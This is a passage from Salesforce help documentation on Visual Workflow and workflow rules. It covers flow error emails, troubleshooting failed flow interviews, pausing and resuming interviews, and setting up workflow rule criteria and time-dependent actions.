  The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

- In a development organization, you can't delete a flow or flow version after you upload it to a released or beta managed package.

SEE ALSO:

Considerations for Installed Flows

Create a Package

Why Did My Flow Interview Fail?

To troubleshoot a failed flow interview, use the flow fault email. You can also set up temporary Screen or Send Email elements to identify the problem.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Emails About Flow Errors

Every time a flow interview fails, the admin who created the associated flow gets an email. The email includes the error message from the failure and details about every flow element that the interview executed.

Limitations of Emails About Flow Errors (Beta)

The email about errors in flow interviews has some limitations for Screen, Lookup, Create, and Subflow elements—as well as some general limitations.

Add Temporary Elements to a Flow

Add Screen or Send Email elements to the flow so you can check what the resources' values are at any given time. Once you've solved the problem, delete temporary Screen elements.

Troubleshoot Flow URLs

If you're distributing a flow and the custom button, custom link, or a direct flow URL isn't working as expected, verify the referenced flow. In addition, verify its variables if you're passing values into a flow from the URL.

Emails About Flow Errors

Every time a flow interview fails, the admin who created the associated flow gets an email. The email includes the error message from the failure and details about every flow element that the interview executed.

Note: This release contains a beta version of the flow error email that is production quality but has known limitations. You can provide feedback and suggestions for the flow error email on the IdeaExchange.

If the interview failed at multiple elements, the admin receives multiple emails, and the final email includes an error message for each failure. If a flow uses fault connectors, its interviews can fail at multiple elements.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example:

```
An error occurred at element Apex_Plug_in_1.
List index out of bounds: 0.

An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your delete criteria.

An error occurred at element Email_Alert_1.
Missing required input parameter: SObjectRowId.
```

SEE ALSO:

- Limitations of Emails About Flow Errors (Beta)
- Customize What Happens When a Flow Fails
- Why Did My Flow Interview Fail?

Limitations of Emails About Flow Errors (Beta)

The email about errors in flow interviews has some limitations for Screen, Lookup, Create, and Subflow elements—as well as some general limitations.

Note: This release contains a beta version of the flow error email that is production quality but has known limitations. You can provide feedback and suggestions for the flow error email on the IdeaExchange.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

General

- If the user who started the flow doesn't have a first name, `null` replaces the user's first name in the "How the Interview Started" section.
- Variable assignments display in this pattern: `{!variable} (prior value) = field/variable (new value)`. If the variable had no prior value, the parentheses display as empty. For example: `{!varStatus} () = Status (Delivered)`
- If you install a flow from a managed package, error emails for that flow's interviews don't include any details about the individual flow elements. The email is sent to the user who installed the flow.

Screen elements

Password fields display in plain text, just like if you reference a password field in a Display Text field.

Lookup elements

The email displays lookup elements as "query" elements. Record Lookup displays as Record Query, and Fast Lookup displays as Fast Query.

Subflow elements

- The merge field annotation (`{!variable}` as opposed to just `variable`) is missing for variables in a referenced flow. For example, when an interview enters a subflow and gives details about the inputs, the subflow's variable is `subVariable` instead of `{!subVariable}`.
- If the error occurs in a referenced flow, the email gets sent to the author of the master flow, but the subject references the name of the referenced flow.
- If you see multiple "Entered flow *`ReferencedFlowName`* version *`ReferencedFlowVersion`*" messages with no "Exited *`ReferencedFlowName`* version *`ReferencedFlowVersion`*" messages in between them, the flow user navigated backwards. To prevent this scenario, adjust the navigation options in the first screen of the referenced flow so that the user can't click **Previous**.

SEE ALSO:

Emails About Flow Errors

Why Did My Flow Interview Fail?

Add Temporary Elements to a Flow

Add Screen or Send Email elements to the flow so you can check what the resources' values are at any given time. Once you've solved the problem, delete temporary Screen elements.

1. Create a single text template that contains the values of all resources and the fault message.
2. For each fault path, use the text template to configure one of the following elements.
   - A Screen element that uses the text template in a Display Text Field. (Only if the flow's type supports Screen elements.)
   - A Send Email element that uses the text template as the body and your email as the recipient.
   - A Post to Chatter element that uses the text template as the message. Consider creating a Chatter group specifically for flow errors.
3. Test the flow.

Example: Here's a text template for the Calculate Discounts on Opportunities flow in the Cloud Flow Designer Workbook.

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"
opptyID: {!opptyID}
AccountID: {!AccountID}
AccountRevenue: {!AccountRevenue}
Full_Discount outcome: {!Full_Discount}
Partial_Discount outcome: {!Partial_Discount}
Discount: {!Discount}

ERROR
{!$Flow.FaultMessage}
```

After each element in the flow, add a temporary Post to Chatter element. Each Post to Chatter element is configured to use:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

- The text template as the post's message
- The "Flow Troubleshooting" Chatter group as the post's target

Configure the Record Lookup and Record Update elements' fault connecters so that they route to the Post to Chatter elements.



This way, the flow posts to the Chatter group after the Record Lookup, Decision, Assignment, and Record Update elements are executed. Each post provides insight into the values of each resource throughout the flow. If the flow fails, the error is included in the Chatter posts.

After you identify and fix the problem with the flow, remove the temporary elements.

SEE ALSO:

Why Did My Flow Interview Fail?

Troubleshoot Flow URLs

If you're distributing a flow and the custom button, custom link, or a direct flow URL isn't working as expected, verify the referenced flow. In addition, verify its variables if you're passing values into a flow from the URL.

To make sure that the URL can find the right flow, verify that:

- The flow that the URL references hasn't been deleted or deactivated.
- The flow name is spelled and capitalized correctly. It must be an exact, case-sensitive match to the flow's `Unique Name`.

If your flow URL references a specific flow version, verify that the version hasn't been deleted or deactivated.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If you're using the URL to pass values into the flow and the URL can't access the variable, the parameter that references the variable is ignored.

To make sure that the URL can find the right flow variable, verify that each variable you're trying to pass values into:

- Is spelled and capitalized correctly. It must be an exact, case-sensitive match to the variable.
- Allows input access. The variable's `Input/Output Type` must be set to "Input Only" or "Input and Output."
- Hasn't been renamed in the flow.
- Hasn't been removed from the flow.
- Isn't an sObject variable or an sObject collection variable.

In addition, make sure the value that you're trying to pass into the variable is compatible with the variable's data type and is correctly formatted.

SEE ALSO:

Set Flow Finish Behavior with a Flow URL

Set Flow Variables with the Flow URL

Why Did My Flow Interview Fail?

Flow Interviews

A *flow interview* is a running instance of a flow. A *flow* is an application built by your administrator that asks you for inputs and does something in Salesforce based on those inputs.

For example, a flow could provide a call script for customer support calls and use the information you provide to create a case. What the flow does with the information you provide is entirely up to your administrator.

When you run a flow interview, whether through a link, button, or tab, you're running a single instance of a flow. If the terminology is confusing, consider the difference between a record and an object. You create an account *record*, which is a single instance of the Account *object* that your administrator customized.

EDITIONS

Available in: both Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Keep these tips in mind when you run a flow.

- Don't use your browser's Back or Forward buttons to navigate through a flow. Doing so can result in inconsistent data between the flow and Salesforce.
- A single flow can have up to 50 different versions. When you run a flow, you see the active version, but your admin could have a more recent version.

Pause a Flow Interview

If your administrator has configured a given flow to do so, you can pause its interviews. Pausing is useful, for example, when a call with a customer drops or the customer can't find their account number and plans to call you back.

Resume a Flow Interview

If you paused a flow interview, resume it after you have all the necessary information.

Delete a Flow Interview

If you paused a flow interview and don't plan to resume it, delete it. By removing unnecessary interviews, you make sure that your pending list includes only interviews that you still plan to act on.

SEE ALSO:

Visual Workflow

Pause a Flow Interview

If your administrator has configured a given flow to do so, you can pause its interviews. Pausing is useful, for example, when a call with a customer drops or the customer can't find their account number and plans to call you back.

1. In an open flow interview, click **Pause**.
2. Explain why you had to pause the flow.

   This step is optional, but it helps differentiate between the different flow interviews that you've paused, especially if you paused multiple interviews of the same flow. This explanation can be up to 255 characters long.
3. Click **OK**.

The flow interview is saved until you resume or delete it later. Any valid values that you entered before you paused are saved with the interview, so you don't have to reenter that information when you resume.

SEE ALSO:

Flow Interviews

Resume a Flow Interview

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To pause a flow interview:

- "Run Flows"

  OR

  `Force.com Flow User` field enabled on the user detail page

Resume a Flow Interview

If you paused a flow interview, resume it after you have all the necessary information.

Note: If you pause an interview and the associated flow is updated before you resume, the resumed interview doesn't use the updated flow. Instead, it uses the version of the flow that was active when you paused.

1. Go to a place that lists all of your paused flow interviews.

   Depending on your administrator's configurations, you can find all the flow interviews that you've paused in one of these places.

   - "Paused Flow Interviews" on the Home tab in the full Salesforce site
   - "Paused Flow Interviews" in the left navigation in Salesforce1

   If you paused a flow interview and can't find the place where you're supposed to resume the interviews from, contact your administrator.

2. Resume the appropriate flow interview.

   If you entered values before you paused, all valid values are restored to those fields when you resume. If you don't see something that you entered before you paused, that value was invalid and the flow didn't save it.

   If you enter "Acme, Inc." for a field that only accepts numbers and then pause, that field is blank when you resume the flow interview.

EDITIONS

Available in: both Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To resume a flow interview:

- "Run Flows"

  OR

  `Force.com Flow User` field enabled on the user detail page

Warning: Once you resume a flow interview, that interview is removed from your Paused Flow Interviews list. If you resume an interview and then change your mind, click **Pause**. If you close the interview before pausing, you can't resume the interview later.

SEE ALSO:

Flow Interviews

Pause a Flow Interview

Delete a Flow Interview

Delete a Flow Interview

If you paused a flow interview and don't plan to resume it, delete it. By removing unnecessary interviews, you make sure that your pending list includes only interviews that you still plan to act on.

1. Go to a place that lists all of your paused flow interviews.

   Depending on your admin's configurations, you can find all the flow interviews that you've paused in one of these places.

   - "Paused Flow Interviews" on the Home tab in Salesforce Classic
   - "Paused Flow Interviews" in the left navigation in Salesforce1

   If you paused a flow interview and can't find the place where you're supposed to resume the interviews from, contact your admin.

2. Delete the flow interview that's unnecessary.

SEE ALSO:

Flow Interviews

Resume a Flow Interview

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete a flow interview:

- "Run Flows"

  OR

  `Force.com Flow User` field enabled on the user detail page

Visual Workflow Terminology

The following terminology is used for Visual Workflow in Salesforce:

Cloud Flow Designer
Cloud-based application that lets administrators create a flow for use in Salesforce.

Connector
Connectors determine the available paths that a flow can take at run time.

Element
Each *element* represents an action that the flow can execute. Examples of such actions include reading or writing Salesforce data, displaying information and collecting data from flow users, executing business logic, or manipulating data.

Flow
A *flow* is an application that can execute logic, interact with the Salesforce database, call Apex classes, and collect data from users. You can build flows by using the Cloud Flow Designer.

Flow Interview
A *flow interview* is a running instance of a flow.

Master Flow
A master flow is a flow that contains a subflow element. The term "master" is used to distinguish it from the flow that is referenced and called by the subflow element.

Resource
Each *resource* represents a value that you can reference throughout the flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Subflow

A subflow element references another flow, which it calls at run time. The flow that contains the subflow element is referred to as the master flow.

SEE ALSO:

Cloud Flow Designer

Visual Workflow

Workflow

Workflow lets you automate standard internal procedures and processes to save time across your org. A *workflow rule* is the main container for a set of workflow instructions. These instructions can always be summed up in an if/then statement.

For example: **If it's raining, then bring an umbrella.**

Tip: Whenever possible, automate your if/then statements with Process Builder instead of workflow rules.

Workflow rules can be broken into two main components.

1. Criteria: the "if" part of the "if/then" statement. In other words, what must be true of the record for the workflow rule to execute the associated actions.
2. Actions: the "then" part of the "if/then" statement. In other words, what to do when the record meets the criteria.

In the raining example, the criteria is "it's raining" and the action is "bring an umbrella". If the criteria isn't met (it isn't raining), then the action isn't executed (you don't bring an umbrella).

When a record meets all the criteria for a workflow rule, that rule's actions are executed. Familiarize yourself with the automated actions that are available for workflow.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create a Workflow Rule

Automate your organization's standard process by creating a workflow rule.

Workflow Considerations

Learn the intricacies of workflow rules and workflow actions before you begin working with them.

Workflow Rule Examples

Looking for ideas on how workflow rules can help streamline your business? Check out these examples.

Monitor Pending Workflow Actions

When a workflow rule that has time-dependent actions is triggered, use the workflow queue to view pending actions and cancel them if necessary.

Workflow Terminology

The following terms are used when describing workflow features and functionality.

SEE ALSO:

Which Automation Tool Do I Use?

Create a Workflow Rule

Automate your organization's standard process by creating a workflow rule.

Tip: Whenever possible, automate your if/then statements with Process Builder instead of workflow rules.

Watch a Demo: Creating a Workflow Rule (Salesforce Classic)

1. Set the Criteria for Your Workflow Rule
   Get started with creating a new workflow rule by selecting the object the rule relates to and configuring its criteria.
2. Add Automated Actions to Your Workflow Rule
   Once you've set the criteria for your workflow rule, identify what to do when that criteria are met.
3. Identify Your Salesforce Org's Default Workflow User
   Select a `Default Workflow User` that you want Salesforce to display with a workflow rule when the user that triggered the rule is not active.
4. Activate Your Workflow Rule
   Salesforce doesn't trigger a workflow rule until you activate it.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:
- "Customize Application"

SEE ALSO:

Workflow Considerations

Workflow Rule Examples

Set the Criteria for Your Workflow Rule

Get started with creating a new workflow rule by selecting the object the rule relates to and configuring its criteria.

1. From Setup, enter *`Workflow Rules`* in the `Quick Find` box, then select **Workflow Rules**.
2. Click **New Rule**.
3. Choose the object to which you want this workflow rule to apply.
4. Click **Next**.
5. Give the rule a name and description.
6. Set the evaluation criteria.

`Evaluate the rule when a record is:`	**Description**
`created`	Evaluate the rule criteria each time a record is created. If the rule criteria is met, run the rule. Ignore all updates to existing records. With this option, the rule never runs more than once per record.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:
- "Customize Application"

Evaluate the rule when a record is:	Description
created, and every time it's edited	Evaluate the rule criteria each time a record is created or updated. If the rule criteria is met, run the rule. With this option, the rule repeatedly runs every time a record is edited as long as the record meets the rule criteria. Note: If you select this option, you can't add time-dependent actions to the rule.
created, and any time it's edited to subsequently meet criteria	(Default) Evaluate the rule criteria each time a record is created or updated. • For a new record, run the rule if the rule criteria is met. • For an updated record, run the rule only if the record is changed from not meeting the rule criteria to meeting the rule criteria. With this option, the rule can run multiple times per record, but it won't run when the record edits are unrelated to the rule criteria. For example, suppose that for an opportunity record to meet the rule criteria, the opportunity probability must be greater than 50%. If you create an opportunity with a probability of 75%, the workflow rule runs. If you edit that opportunity by changing the probability to 25%, the edit doesn't cause the rule to run. If you then edit that opportunity by changing the probability from 25% to 75%, the edit causes the rule to run. With this last edit, the rule runs, because the record is changed from not meeting the rule criteria to meeting the rule criteria.

7. Enter your rule criteria.
   - Choose criteria are met and select the filter criteria that a record must meet to trigger the rule. For example, set the filter to "Opportunity: Amount greater than 5000" if you want opportunity records with an amount greater than $5,000 to trigger the rule. If your organization uses multiple languages, enter filter values in your individual language. You can add up to 25 filter criteria, of up to 255 characters each.
   - Choose formula evaluates to true and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True."

     Examples of useful workflow formulas include:
     - If the number of filled positions equals the number of total positions on a job, update the Job Status field to "Filled."
     - If mileage expenses associated with visiting a customer site are 35 cents per mile and exceed a $1,000 limit, automatically update the Approval Required field to "Required."
     - If a monthly subscription-based opportunity amount is greater than $10,000, create a task for an opportunity owner to follow up 60 days after the opportunity is closed.

     The $Label variable isn't supported in workflow rule formulas. Also, some functions aren't available in workflow rule formulas.

     Tip: You can use merge fields for directly related objects in workflow rule formulas.

8. Click **Save & Next**.

SEE ALSO:

Workflow Considerations

Add Automated Actions to Your Workflow Rule

Once you've set the criteria for your workflow rule, identify what to do when that criteria are met.

Add an Immediate Action to Your Workflow Rule

Immediate actions, like their name suggests, are executed as soon as the workflow rule finishes evaluating the record.

Add a Time-Dependent Action to Your Workflow Rule

Time-dependent actions are executed at a specific time, such as 10 days before a record's close date. When that specific time passes, the workflow rule re-evaluates the record to make sure that it still meets the rule criteria. If the record does, the workflow rule executes those actions.

SEE ALSO:

Identify Your Salesforce Org's Default Workflow User

Set the Criteria for Your Workflow Rule

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Email alert actions and outbound message actions available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:

- "Customize Application"

Add an Immediate Action to Your Workflow Rule

Immediate actions, like their name suggests, are executed as soon as the workflow rule finishes evaluating the record.

1. Open a workflow rule.
2. In the Immediate Workflow Actions section, click **Add Workflow Action**.
3. Select one of the options to create an action or select an existing one.

For details on each action type, see Perform Automated Actions .

SEE ALSO:

Add Automated Actions to Your Workflow Rule

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:

- "Customize Application"

Add a Time-Dependent Action to Your Workflow Rule

Time-dependent actions are executed at a specific time, such as 10 days before a record's close date. When that specific time passes, the workflow rule re-evaluates the record to make sure that it still meets the rule criteria. If the record does, the workflow rule executes those actions.

Time-dependent actions and time triggers are complex features. As you work with time-dependent actions and time triggers, keep in mind their considerations.

If you plan on configuring workflow rules that have time-dependent actions, specify a default workflow user. Salesforce associates the default workflow user with a workflow rule if the user who initiated the rule is no longer active.

1. Open a workflow rule.
2. In the Time-Dependent Workflow Actions section, click **Add Time Trigger**.

   Note: You can't add a time trigger if:

   - The evaluation criteria is set to Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria.
   - The rule is activated.
   - The rule is deactivated but has pending actions in the workflow queue.

3. Specify a number of days or hours before or after a date that's relevant to the record, such as the date the record was created.

   If the workflow rule is still active and valid when this time occurs, the time trigger fires the workflow action.

4. Save your time trigger.
5. In the section for the time trigger you created, click **Add Workflow Action**.
6. Select one of the options to create an action or select an existing one.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:

- "Customize Application"

7. Click **Done**.

SEE ALSO:

Add Automated Actions to Your Workflow Rule

Considerations for Time-Dependent Actions and Time Triggers

Identify Your Salesforce Org's Default Workflow User

Select a `Default Workflow User` that you want Salesforce to display with a workflow rule when the user that triggered the rule is not active.

If your organization uses time-dependent actions in workflow rules, you must designate a default workflow user. When the user who triggered the rule isn't active, Salesforce displays the username of the default workflow user in the `Created By` field for tasks, the `Sending User` field for email, and the `Last Modified By` field for field updates. Salesforce does not display this username for outbound messages. If a problem occurs with a pending action, the default workflow user receives an email notification.

When workflow email alerts approach or exceed certain limits, Salesforce sends a warning email to the default workflow user or—if the default workflow user isn't set—to an active system administrator.

1. From Setup, enter *`Process Automation Settings`* in the `Quick Find` box, then select **Process Automation Settings**.
2. For `Default Workflow User`, select a user.
3. Save your changes.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit process automation settings:

- "Customize Application"

SEE ALSO:

Daily Limits for Email Alerts

Associate Actions with Workflow Rules or Approval Processes

Associate actions that have already been created in your organization with a workflow rule and approval processes.

To associate existing workflow actions with a workflow rule:

1. From Setup, enter *`Workflow Rules`* in the `Quick Find` box, then select **Workflow Rules**.
2. Select the workflow rule.
3. Click **Edit** in the Workflow Actions section.
4. Click **Add Workflow Action** in either the Immediate Workflow Actions or Time-Dependent Actions section, depending on when you want the action to occur, and choose **Select Existing Action**.
5. Select the type of action to associate with the workflow rule.
6. Select the actions in the **Available Actions** box and use the right arrow to move them to the **Selected Actions** box. If necessary, select the left arrow to remove actions from the **Available Actions** box.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Flow triggers are not available in Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To select existing actions:

- "Customize Application"

7. Save your changes.

To associate existing workflow actions with an approval process:

1. From Setup, enter *Approval Processes* in the Quick Find box, then select **Approval Processes**.
2. Click the name of an approval process.
3. Depending on when you want the action to occur, do one of the following:
   - Click **Add Existing** in the Initial Submission Actions, Final Approval Actions, Final Rejection Actions, or Recall Actions section.
   - Click **Show Actions** in the Approval Steps section, then click **Add Existing** in the Approval, Rejection, or Recall Actions section.

   See Add an Existing Automated Action to Your Approval Process on page 5242.
4. Select the type of action you want to associate with the approval process. The **Available Actions** box lists all existing actions of the selected type.
5. Enter the name of a specific action in the text field and click **Find**.
6. Select the actions in the **Available Actions** box that you want to associate with the approval process, and use the right arrow to move the actions to the **Selected Actions** box. If necessary, select the left arrow to remove actions from the **Available Actions** box.
7. Save your changes.

Activate Your Workflow Rule

Salesforce doesn't trigger a workflow rule until you activate it.

To activate a workflow rule, click **Activate** on the workflow rule detail page. Click **Deactivate** to prevent a rule from triggering or if you want to edit the time-dependent actions and time triggers that are associated with the rule.

You can deactivate a workflow rule at any time. However, if you deactivate a rule that has pending actions, Salesforce completes those actions as long as the record that triggered the rule is not updated.

Note:

- You can't delete a workflow rule that has pending actions in the workflow queue. Wait until pending actions are processed, or use the workflow queue to cancel the pending actions.
- You can't add time-dependent workflow actions to active workflow rules. Deactivate the workflow rule first, add the time-dependent workflow action, and reactivate the rule.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change workflow rules and actions:
- "Customize Application"

SEE ALSO:

Set the Criteria for Your Workflow Rule

Workflow Considerations

Learn the intricacies of workflow rules and workflow actions before you begin working with them.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: Whenever possible, automate your if/then statements with Process Builder instead of workflow rules.

- Each workflow rule applies to a single object.
- If you have workflow rules on converted leads and want to use cross-object field updates on the resulting accounts and opportunities, you must enable the lead setting `Require Validation for Converted Leads`.
- Workflow rules on custom objects are automatically deleted if the custom object is deleted.
- The order in which individual actions and types of actions are executed is not guaranteed. However, field update actions are executed first, followed by other actions.
- To create workflow rules that update case fields based on new case comments or incoming email messages, choose Case Comment or Email Message from the `Select Object` drop-down list; Email Message is only available if Email-to-Case or On-Demand Email-to-Case is enabled. You can only create email message workflow rules for field updates, and case comment workflow rules for field updates, email alerts, and outbound messages. For example, you can create a workflow rule so that an email marked as `Is Incoming` changes its case's `Status` from Closed to New.
- Changes you make to records while using Connect Offline are evaluated by workflow rules when you synchronize.
- Salesforce processes rules in the following order:
  1. Validation rules
  2. Assignment rules
  3. Auto-response rules
  4. Workflow rules (with immediate actions)
  5. Escalation rules
- If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.
- If you create workflow rules to replace any Apex triggers, make sure you delete those Apex triggers when you activate the equivalent workflow rules. Otherwise, both Apex triggers and workflow rules will fire and cause unexpected results, such as overwritten field updates or redundant email messages.

When Do Workflow Rules Get Triggered?

- Workflow rules can be triggered any time a record is saved or created, depending on your rule criteria. However, rules created after saving records aren't triggered by those records retroactively.
- Workflow rules are triggered when a standard or custom object in a master-detail relationship is re-parented, even if the object's evaluation criteria is set to `Evaluate the rule when a record is: created, and any time it's edited to subsequently meet criteria`.
- Saving or creating records can trigger more than one rule.
- Workflow rules only trigger on converted leads if validation and triggers for lead convert are enabled in your organization.
- Workflow rules trigger automatically and are invisible to the user. Alternatively, approval processes allow users to submit records for approval.
- If your organization uses multiple languages, enter filter values in your individual language. You can add up to 25 filter criteria, of up to 255 characters each.

When you use picklists to specify filter criteria, the selected values are stored in the organization's default language. If you edit or clone existing filter criteria, first set the `Default Language` on the Company Information page to the same language that was used to set the original filter criteria. Otherwise, the filter criteria may not be evaluated as expected.

- If you use record types in your workflow rule criteria whose labels have been translated using the translation workbench, the translated label value won't trigger the workflow rule. Workflow criteria evaluate the master label value and ignore the translated value. To avoid this problem, set the workflow criteria to evaluate the master record type label value by entering it manually in the `Value` field.
- Workflow rules can't be triggered by campaign statistic fields, including individual campaign statistics and campaign hierarchy statistics.
- A workflow rule isn't triggered if its condition references a field that doesn't have a value. For example, if a User-based workflow rule checks "Role not equal to CEO", the rule isn't triggered for a user without an assigned role. Instead of conditions, use a formula to check that that the field is either null or set to something other than "CEO":

```
UserRoleId == null || UserRole.Name != "CEO"
```

- The following actions don't trigger workflow rules.
  - Mass replacing picklist values
  - Mass updating address fields
  - Mass updating divisions
  - Changing the territory assignments of accounts and opportunities
  - Converting leads to person accounts
  - Deactivating Self-Service Portal, Customer Portal, or Partner Portal users
  - Converting state and country data from the State and Country Picklists page in Setup
  - Making changes to state and country picklists using AddressSettings in the Metadata API

Workflow Rule Limitations

- You can't package workflow rules with time triggers.
- You can't create outbound messages for workflow rules on junction objects.

Tip: Use the Developer Console to debug workflow rules. The Developer Console lets you view debug log details and information about workflow rules and actions, such as the name of the user who triggered the workflow rule and the name and ID of the record being evaluated.

Workflow for the User Object (Beta)

You can create workflow rules and actions for the User object. You can, for example, send welcome emails to new employees or sync user data with a third-party service using outbound message actions.

Considerations for Time-Dependent Actions and Time Triggers

SEE ALSO:

Set the Criteria for Your Workflow Rule

Workflow for the User Object (Beta)

You can create workflow rules and actions for the User object. You can, for example, send welcome emails to new employees or sync user data with a third-party service using outbound message actions.

Note: This release contains a beta version of workflow on the User object that is production quality but has known limitations. To provide feedback and suggestions, go to IdeaExchange.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example Use Cases

For the User object, you can set up workflow rules to:

- Send welcome email messages with training resources to newly created users by using email alert actions.
- Send emails when users change roles or are deactivated by using email alert actions.
- Deactivate temporary employees after a specified period by using field update actions.
- Sync user data with third-party systems by using outbound messages actions.

Merge Field Types for the User Object

To use merge fields from user records in email templates, select from the following merge field types:

- User Fields—Use these merge fields to represent the sending user. Merge fields named `{!User.field_name}` return values from the user record of the person who created or updated the record that triggered the workflow rule.
- Workflow Target User Fields—Use these merge fields only in email templates for workflow rules on the User object. Merge fields named `{!Target_User.field_name}` return values from the user record that was created or updated to trigger the workflow rule.

Beta Limitations for Workflow on the User Object

Understand these limitations before you create workflow rules or workflow actions for the User object.

- Tasks are not supported as workflow actions for the User object.
- When setting the workflow rule criteria, you can't select `Current User` fields using the picklists. You can, however, use a formula to set the rule criteria and include fields from the current user. In the formula editor, click **Insert Field**, select `$User`, select the field, and click **Insert**.
- Remember that custom validation rules run *before* workflow rules are executed. Refer to "Triggers and Order of Execution" in the *Apex Developer Guide*.

SEE ALSO:

Workflow Considerations

Considerations for Time-Dependent Actions and Time Triggers

When creating time-dependent actions and time triggers for workflow rules, consider the following.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Defining Time Triggers

- When defining a time trigger, use standard and custom date and date/time fields defined for the object. Specify time using days and hours. The valid range is 0 to 999 days or hours.
- You can modify existing time triggers by adding or removing actions.

